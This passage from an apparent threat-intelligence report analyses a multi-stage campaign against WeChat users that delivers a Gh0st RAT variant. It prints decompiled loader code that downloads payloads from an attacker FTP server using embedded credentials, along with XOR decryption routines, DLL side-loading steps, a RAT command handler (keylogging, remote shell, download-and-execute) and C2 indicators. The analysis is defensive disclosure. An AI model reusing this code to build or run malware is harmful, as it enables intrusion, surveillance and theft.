strcpy(szFileName, "sl_43.128.5.55_30005");
strcpy(szServerName, "38.47.239.5");
strcpy(szUserName, "safe");
strcpy(szPassword, "123321");
strcpy(v32, "win.dat_43.128.5.55_30005");
dwNumberOfBytesRead = 0;
v31 = 1;
v8 = InternetOpenA("WinInet Ftp", 0, 0, 0, 0);
hInternet = v8;
v9 = InternetConnectA(v8, szServerName, 0, szUserName, szPassword, 1u, 0, 0);
FileTime.dwHighDateTime = v9;
if ( !v9 )
{
  InternetCloseHandle(v8);
  return 0;
}
v10 = FtpOpenFileA(v9, szFileName, 0x80000000, 0x80000002, 0);
v11 = v10;
if ( !v10 )
{
  InternetCloseHandle(v9);
  InternetCloseHandle(hInternet);
  return 0;
}
```

Figure 19: Credentials embedded in the binary.

Figure 20 shows the decryption routine.

The loader checks the installation of the instant messenger *WeChat* by querying the value of 'HKEY_CURRENT_USER\Tencent\WeChat\Installpath'. If *WeChat* is not installed, the loader exits and does nothing. *WeChat* is a popular instant messenger in Chinese-speaking regions. This explicitly shows that the threat actor targets Chinese-speaking people.

```
  if ( !FileSize )
  {
LABEL_31:
    (shellcode)(szServerName);
    return 0;
  }
  v16 = cbData - v13;
  while ( 1 )
  {
    v17 = i % 3;
    if ( !(i % 3) )
      break;
    if ( v17 == 1 )
    {
      v18 = &buf[i];
      v19 = buf[i + v16] ^ 0x77;
      goto LABEL_29;
    }
    if ( v17 == 2 )
    {
      v18 = &buf[i];
      v19 = i ^ buf[i + v16] ^ 0x36;
      goto LABEL_29;
    }
LABEL_30:
    if ( ++i >= file_size )
      goto LABEL_31;
  }
  v18 = &buf[i];
  v19 = buf[i + v16] ^ 0x57;
LABEL_29:
  *v18 = v19;
  goto LABEL_30;
}
```

Figure 20: Decryption routine.

Stage 3: sl (shellcode)

SHA256: `2d39b0a8dd8b5d96c59149175266f29aff19a265af50e2590345c9eedb74c7df`

The shellcode checks if the stage 2 loader is running with the parameter '/tmp'. If not, the shellcode copies the executable file to 'vm.exe' and starts it with the parameter '/tmp'. This means that vm.exe downloads the same shellcode again. This time, the shellcode downloads the next payload via FTP using the same credentials embedded in the binary. The decryption algorithm is the same as that for the shellcode, apart from setting the 'MZ' value to the first two bytes of the decrypted payload. This payload is also not written to the file system and exists only in memory. The shellcode checks if the *WeChat* process is running. If it isn't, the shellcode exits and does nothing, like the loader.

```
// if "/tmp" parameter is paased to load EXE (vm.exe)
if ( sub_5B1BB0(v40, param_tmp) )
{
  return sl_download_decrypt_exe_win_dat(v41);
}
else
{
  sl_copy_str(exe_path, v28);
  result = (v41->kernel32_CopyFileW)(v39, exe_path, 0);
  if ( result )
  {
    sub_5B1C90(&v2, 0, 60);
    v2.cbSize = 60;
    v2.lpFile = exe_path;                       // d:\vm.exe
    v2.lpParameters = param_tmp;                // /tmp
    v2.lpVerb = v24;
    v2.nShow = 0;
    result = (v41->shell32_ShellExecuteExW)(&v2);
    v69 = result;
  }
}
```

Figure 21: Parameter check.

Stage 4: win.dat (installer)

SHA256: `693a089f2bad69cfd6ff52ba94e401468bc373f03276f0caa712da0d65b0b01c`

The decrypted payload is a 32-bit executable file. This file is Gh0st RAT with installation feature and the file contains multiple files in its resource section. Its file size is about 1.5MB.



Figure 22: Decrypted payload information.

The files embedded in the resource section are shown in Table 4.

Type	Name	File name	
BIN	117	api-ms-win-crt-heap-l1-1-0.dll	
	118	api-ms-win-crt-locale-l1-1-0.dll	
	119	api-ms-win-crt-math-l1-1-0.dll	
	120	api-ms-win-crt-runtime-l1-1-0.dll	
	121	api-ms-win-crt-stdio-l1-1-0.dll	
	122	api-ms-win-crt-string-l1-1-0.dll	
	123	api-ms-win-crt-time-l1-1-0.dll	
	124	vcruntime140.dll	
	125	NetEase.exe	Legitimate file used for DLL side loading
	127	win.dat	Encrypted file of Gh0st RAT
	129	msvcp140.dll	
	150	NO NAME	Configuration

Table 4: Embedded files in resource section.

The payload implements some anti-debug techniques, checks for virtual machine environments, PEB debug flag, break points at the beginning of often monitored APIs (NtCreateFile, WriteProcessMemory, etc.). It is not hard to bypass them, but analysts need to pay attention to them in order to debug successfully.

There is another challenge for analysts: control flow obfuscation, which inserts multiple jcc opcodes between the caller and called function.

Figure 23: Control flow obfuscation using jcc opcodes.

Eventually, analysts can reach the target function by debugging step by step, but it is painful and time-consuming. Fortunately, target function prologue is stack area manipulation, and we can automatically proceed the debugger to the prologue using an IDA Python script (available on *GitHub* in Appendix).

The payload drops the embedded files including NetEase.exe and win.dat, which are used to launch Gh0st RAT after the reboot and download 'libxml2.dll' from the external FTP server passed from the second-stage loader. It creates a Run registry key and scheduled task for persistence, and the code of Gh0st RAT runs inside the installer.

```
unk_2A00000     db  4Dh ; M
                db  5Ah ; Z
                db    0
                db    0
                db 0A0h
                db    2
                db    0
                db    0
                db    4
                db    0
                db    0
                db    0
                db 0FFh
                db 0FFh
                db    0
                db    0
                db 0B8h
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
                db    0
word_2A00018    dw 40h
…               db 0, 0, 0, 0, 0, 0, 0,
…               db 0, 0, 0, 0, 0, 0, 0,
dword_2A0003C   dd 0F8h
…a38472395      db '38.47.239.5',0
                db    0
```

Figure 24: FTP server information for downloading libxml2.dll.

Final stage: Gho0st RAT

SHA256: `8bed64203ea873c4ae4275bab9842f6367a3b17c635f14104436d7c2774c0682` (NetEase.exe)

SHA256: `63199a3fdcaf21e16cb628aff61e69b9a43652e0df941085fba46eb6ae81ee4e` (libxml2.dll)

SHA256: `72708079b415dc67a50e39e4e8b29a3fd4db78dc920ae9829d3c871febe8ba1b` (win.dat)

The stage 4 installer drops Gh0st RAT files in D:\NetEase. The well-known DLL side-loading technique is used to launch Gh0st RAT and the dropped files are NetEase.exe, libxml2.dll and win.dat.

NetEase.exe is the legitimate file digitally signed by *VMware* and libxml2.dll is a malicious loader. The win.dat file is the encrypted file of Gh0st RAT.



Figure 25: Gh0st RAT files.

The decryption algorithm for win.dat is the same as that for decrypting the stage 4 installer (Figure 26). We can decrypt win.dat with the same decryption script (available on *GitHub* as listed in the Appendix).

The libxml2.dll also exhibits control flow obfuscation using the same method as the stage 4 installer. After decrypting win.dat, it launches another NetEase.exe process and injects the decrypted Gh0st RAT payload into it.

```
for ( i = 2; i < dwSize; ++i )
{
  if ( i % 3 )
  {
    if ( i % 3 == 1 )
    {
      *((_BYTE *)lpAddress + i) = *((_BYTE *)lpBuffer + i) ^ 0x77;
    }
    else if ( i % 3 == 2 )
    {
      *((_BYTE *)lpAddress + i) = i ^ *((_BYTE *)lpBuffer + i) ^ 0x36;
    }
  }
  else
  {
    *((_BYTE *)lpAddress + i) = *((_BYTE *)lpBuffer + i) ^ 0x57;
  }
}
*(_BYTE *)lpAddress = 0x4D;
*((_BYTE *)lpAddress + 1) = 0x5A;
```

Figure 26: Decryption of libxml2.dll.

BlackDLL

We identified that libxml2.dll used in this attack campaign was the loader known as 'BlackDLL', which was often observed in 2016. A sample of BlackDLL is shown below.

SHA256: `66e677b081e0361020cda4f218a501497faad1f6c0897f26c25ca51c4a5dad40`

We found BlackDLL from the same decryption algorithm and jcc control flow obfuscation code patterns. BlackDLL is named after the class name left in the binary (Figure 27).

Name	Address	Ordinal
CBlackDll::CBlackDll(void)	73A011A0	1
CBlackDll::operator=(CBlackDll const &)	73A01180	2
fnBlackDll(void)	73A01190	3
int nBlackDll	73A05B24	4
DllEntryPoint	73A061F5	268460533

Figure 27: CBlackDLL.

```
dwSize = GetFileSize(hFile, 0);
lpBuffer = VirtualAlloc_0(0, dwSize, 0x3000u, 4u);
lpAddress = VirtualAlloc_0(0, dwSize, 0x3000u, 4u);
if ( !lpBuffer || !lpAddress )
{
  LastError = GetLastError();
  wsprintfW(Text, L"2101 error errid:%d", LastError);
  MessageBoxW(0, Text, 0, 0);
  return 0;
}
if ( !ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, 0) )
{
  v5 = GetLastError();
  wsprintfW(Text, L"211 error errid:%d", v5);
  MessageBoxW(0, Text, 0, 0);
  return 0;
}
if ( !NumberOfBytesRead )
{
  MessageBoxW(0, L"a1==0", 0, 0);
  return 0;
}
for ( i = 2; i < dwSize; ++i )
{
  if ( i % 3 )
  {
    if ( i % 3 == 1 )
    {
      *(lpAddress + i) = *(lpBuffer + i) ^ 0x77;
    }
    else if ( i % 3 == 2 )
    {
      *(lpAddress + i) = i ^ *(lpBuffer + i) ^ 0x36;
    }
  }
  else
  {
    *(lpAddress + i) = *(lpBuffer + i) ^ 0x57;
  }
}
*lpAddress = 0x4D;
*(lpAddress + 1) = 0x5A;
```

libxml2.dll

```
dwSize = GetFileSize(hFile, 0);
lpBuffer = VirtualAlloc(0, dwSize, 0x3000u, 4u);
lpAddress = VirtualAlloc(0, dwSize, 0x3000u, 4u);
if ( lpBuffer && lpAddress )
{
  memset(lpBuffer, 0, dwSize);
  memset(lpAddress, 0, dwSize);
  if ( ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, 0) )
  {
    if ( NumberOfBytesRead )
    {
      for ( i = 2; i < dwSize; ++i )
      {
        if ( i % 3 )
        {
          if ( i % 3 == 1 )
          {
            *(lpAddress + i) = *(lpBuffer + i) ^ 0x37;
          }
          else if ( i % 3 == 2 )
          {
            *(lpAddress + i) = i ^ *(lpBuffer + i) ^ 0x26;
          }
        }
        else
        {
          *(lpAddress + i) = *(lpBuffer + i) ^ 0x73;
        }
      }
      *lpAddress = 0x4D;
      *(lpAddress + 1) = 0x5A;
```

BlackDLL

Figure 28: Decryption algorithm comparison.

Some security vendors flagged BlackDLL as 'BKDR_CHCHES' on *VirusTotal*, which is one of the tools used by APT10. However, we haven't found any strong correlation between BlackDLL and APT10 and we do not attribute this attack campaign to ATP10 at the time of writing this report.

The Gh0st RAT used in this attack campaign deleted some remote command classes and added new ones. But the main design is almost the same and CBuffer, CClientSocket and CKernelManager are still used.

```
// Remote Command Handler
switch ( *lpData )
{
  case 0:
    InterlockedExchange(&this->m_bIsActived, 1);// COMMAND_ACTIVED
    return;
  case 1:                                       // FileManager
    this->m_hThread[(*&this->margin[728])++ + 184] = MyCreateThread(0, 0, Loop_FileManager, this, 0, 0, 0);
    return;
  case 0x13:                                    // ScreenManager
    Thread = MyCreateThread(0, 0, Loop_ScreenManager, this, 0, 0, 1);
    goto RETURN;
  case 0x22:                                    // KeyboardManager
    if ( !FLG_360TRAY )
    {
      if ( !dword_458580 )
      {
        if ( aa_check_if_process_running2("360tray.exe") )
        {
          v11 = this->m_hThread[68];
          if ( v11 <= 6 && (v11 != 6 || this->m_hThread[69] < 2) )
          {
            Block = 4;
            phkResult = 0;
            aa_regQueryValue(HKEY_LOCAL_MACHINE, "Software\\360Safe\\mobilemgr", "gamemode", &Block, &phkResult, 0);
          }
        }
      }
      FLG_360TRAY = 1;
      hMutex = CreateMutexA(0, 0, 0);
      hHandle = CreateMutexA(0, 0, 0);
      sub_40C850(this);
    }
    Thread = MyCreateThread(0, 0, Loop_KeyboardManager, this, 0, 0, 0);
    goto RETURN;
  case 0x27:                                    // SystemManager
    v7 = MyCreateThread(0, 0, Loop_SystemManager, this, 0, 0, 0);
    goto LABEL_13;
  case 0x2C:                                    // ShellManager
    Thread = MyCreateThread(0, 0, Loop_ShellManager, this, 0, 0, 1);
    goto RETURN;
  case 0x2D:                                    // Shutdown, Reboot
    Shutdown_Machine(lpData[1]);
    return;
  case 0x2E:
    goto DELETE_COMPONENTS_REBOOT;
  case 0x2F:                                    // URL download and execute
    this->m_hThread[(*&this->margin[728])++ + 184] = MyCreateThread(0, 0, aa_cmdUrlDownload, (lpData + 1), 0, 0, 1);
    Sleep(100u);
    return;
  case 0x30:
```

Figure 29: CKernelManager::OnReceive().

Class	
CManager	
CKernelManager	
~~CAudioManager~~	Deleted
CFileManager	
CKeyboardManager	
CScreenManager	
CShellManager	
CSystemManager	
~~CVideoManager~~	Deleted
CAddStarupManager	Added
CChromeManager	Added
CClipboardManager	Added
CDllManager	Added
CProxyAndMap	Added
CRegManager	Added
CServerUpdateManager	Added
CSysInfo	Added
CZXPortMap	Added

Table 5: Classes in the Gh0st RAT.

This Gh0st RAT supported remote command list is described in the Appendix.

The configuration is embedded in the resource section in the same way as in the stage 4 installer. The format of the configuration is key-value pair.



Figure 30: Configuration of the Gh0st RAT.

Key	Value
ABCD	C2 Server:Port
CDEF	Not Identified
MNOP	Version
STUV	K (Run), G(Search ‘SXDZ’ value)
SXDZ	Second C2 Server:Port
TXJM	Packet Flag (m_bPacketFlag)

Table 6: Configuration format.

The value is encrypted using base64 + one-byte value addition + XOR.

Figure 31 shows the script to decrypt the configuration value. The strings in BlackDLL and Gh0stRAT can also be decrypted with this script.

```
def decode_string(encoded_string):
    decoded_bytes = base64.b64decode(encoded_string)
    decoded_string = ""

    for encoded_char in decoded_bytes:
        decoded_char = (encoded_char - 0x24) ^ 0x25
        decoded_string += chr(decoded_char)
```

Figure 31: Configuration value and string decryptor.

The decrypted configuration items are shown in Table 7.

Key	Value	
ABCD	C2 Server:Port	chenshengjituan[.]cn:30005
CDEF	Not Identified	Default
MNOP	Version	v1.00
STUV	K (Run), G (Search ‘SXDZ’ value)	K
SXDZ	Second C2 Server:Port	Does not exist in this sample
TXJM	Packet Flag (m_bPacketFlag)	131211

Table 7: Decrypted configuration values.

One interesting thing is that Packet Flag, which is set to the beginning of the packet, can be configured. This sample sets 0x13, 0x12, 0x11 as the Packet Flag.



Figure 32: Packet format of the Gh0st RAT.

Infrastructure

During our analysis of this attack campaign, we found the following attack infrastructure:

IP/domain	Country	City	Country, city, organization
122.228.116[.]12	China	Wenzhou	CHINANET-ZJ Wenzhou node network
118.99.40[.]68	Hong Kong	Hong Kong	Forewin Telecom Group Limited, ISP at HK
38.181.44[.]108	United States	Los Angeles	HONG KONG COMMUNICATIONS INTERNATIONAL CO.,LIMITED
38.47.239[.]5	United States	Los Angeles	HONG KONG COMMUNICATIONS INTERNATIONAL CO.,LIMITED
211.101.235[.]144	China	Beijing	China Internet Network Information Center
211.101.235[.]148	China	Beijing	China Internet Network Information Center
43.128.5[.]55 chenshengjituan[.]cn	Hong Kong	Hong Kong	Asia Pacific Network Information Center, Pty. Ltd.
43.128.5[.]5	Hong Kong	Hong Kong	Asia Pacific Network Information Center, Pty. Ltd.
154.91.228[.]20	Hong Kong	Hong Kong	HONG KONG MEGALAYER TECHNOLOGY CO., LIMITED

Table 8: Attack infrastructure.

The server OS was *Windows* and most of the servers were in China. We could not download the payload from Japan. The reason may be that access from locations other than the target countries is not allowed.



Figure 33: C2 server RDP screenshot.

ChimeraGh0st

We identified that the Gh0st RAT used in the attack campaign had multiple common codes shared among other malware and open source. For this reason, we named the Gh0st RAT 'ChimeraGh0st'. Figure 34 shows which malware ChimeraGh0st shares common codes with.



Figure 34: Common codes among other malware.

We have already described BlackDLL, and we describe the other malware here.

LViewer

LViewer is open source [12] and developed based on Gh0st RAT Beta 3.6. New classes are added: CSysInfo, CZXPortMap, etc., and some classes are also seen in ChimeraGh0st.

FatalRAT

FatalRAT is a Gh0st RAT variant that was delivered via *Telegram* and phishing campaigns. *AT&T* published a detailed analysis in [13]. *Proofpoint* calls FatalRAT 'SainBox' [7], which is probably after strings left in the binary. FatalRAT deployment involves multiple steps and the code structure is highly obfuscated, so it takes time for analysts to understand it fully. *ESET* published a report [14] about a FatalRAT campaign that targeted Chinese-speaking people in Southeast and East Asia. The threat actor bought advertisements in order to position their malicious websites that distribute fake installers in the top (sponsored) section in *Google Search* results. In March 2024, we found some fake installers of *WinRAR* and *Chrome* that install FatalRAT. Furthermore, the Fake Exodus Wallet installer was uploaded to *VirusTotal* from India. This suggests that the threat actor continues its activity and its target has expanded to regions other than Chinese-speaking ones.

Figure 35: FatalRAT fake WinRAR installer.

ChimeraGh0st and FatalRAT support remote commands to delete some browsers' stored data. Though FatalRAT uses MFC, both source codes seem to be implemented based on the same source code.

Figure 36: remote commands to delete browser data.

Nitol

This bot malware was found in 2012. Nitol has features for stealing credentials and information about the compromised device, downloading additional malware like Amadey and DDoS bots. ChimeraGh0st and Nitol have common HTTP DDoS code.



Figure 37: common HTTP DDoS code .

From ChirmeraGh0st to NetEaseX

While we were hunting BlackDLL and ChimeraGh0st we found a RAR archive file which contained BlackDLL and the ChimeraGh0st encrypted file.

SHA256: `23ffebdad78847aae93875f090abd7a250e1248e957b149eabf01c9cf030c88d`

There is shortcut LNK file which runs vm.exe in the hidden folder 'dat' with system and hidden attributions.



Figure 38: Files inside the WinRAR archive.

ExceptionHandler.dll is BlackDLL and decrypts the win.dat file (to run the Gh0st RAT, 'ExceptionHandler.dll' needs to be renamed to 'cloudmusic.dll' to be loaded by vm.exe). The decrypted win.dat is very similar to ChimeraGh0st including the string and configuration format embedded in the resource section, and has a unique string, 'NetEaseX'. We call it NetEaseX malware. NetEaseX doesn't have some of the classes seen in ChimeraGho0st and we believe that ChimeraGh0st is a successor of NetEaseX.



Figure 39: NetEaseX strings.

From NetEaseX to Star Rat

Further hunting led us to find some additional NetEaseX samples. We found an interesting pdb string in a sample.

SHA256: `dedabf797d15f04ff0f8a3b38a8588f6da5823c8457af192d2ce145833cb2909`

`E:\资料库\VC\免杀\白加黑程序\远控\Star Rat 3.1_多文件_英文记录版\Server\svchost\svchost___Win32_appDebug\Zesr68f4debug.pdb`

Star Rat was developed in around 2013 and the source code is still publicly available.

SHA256: `041b1487f4660e7c2c615dc791813ff26db912cbae0e75d9fc1b92100ecf9d81`

We reviewed the source code and compared it with NetEaseX and ChimeraGh0st. We can see some of the same classes are implemented in Star Rat and the DDoS feature is also implemented. We are highly confident that Star Rat is the origin of ChimeraGh0st.

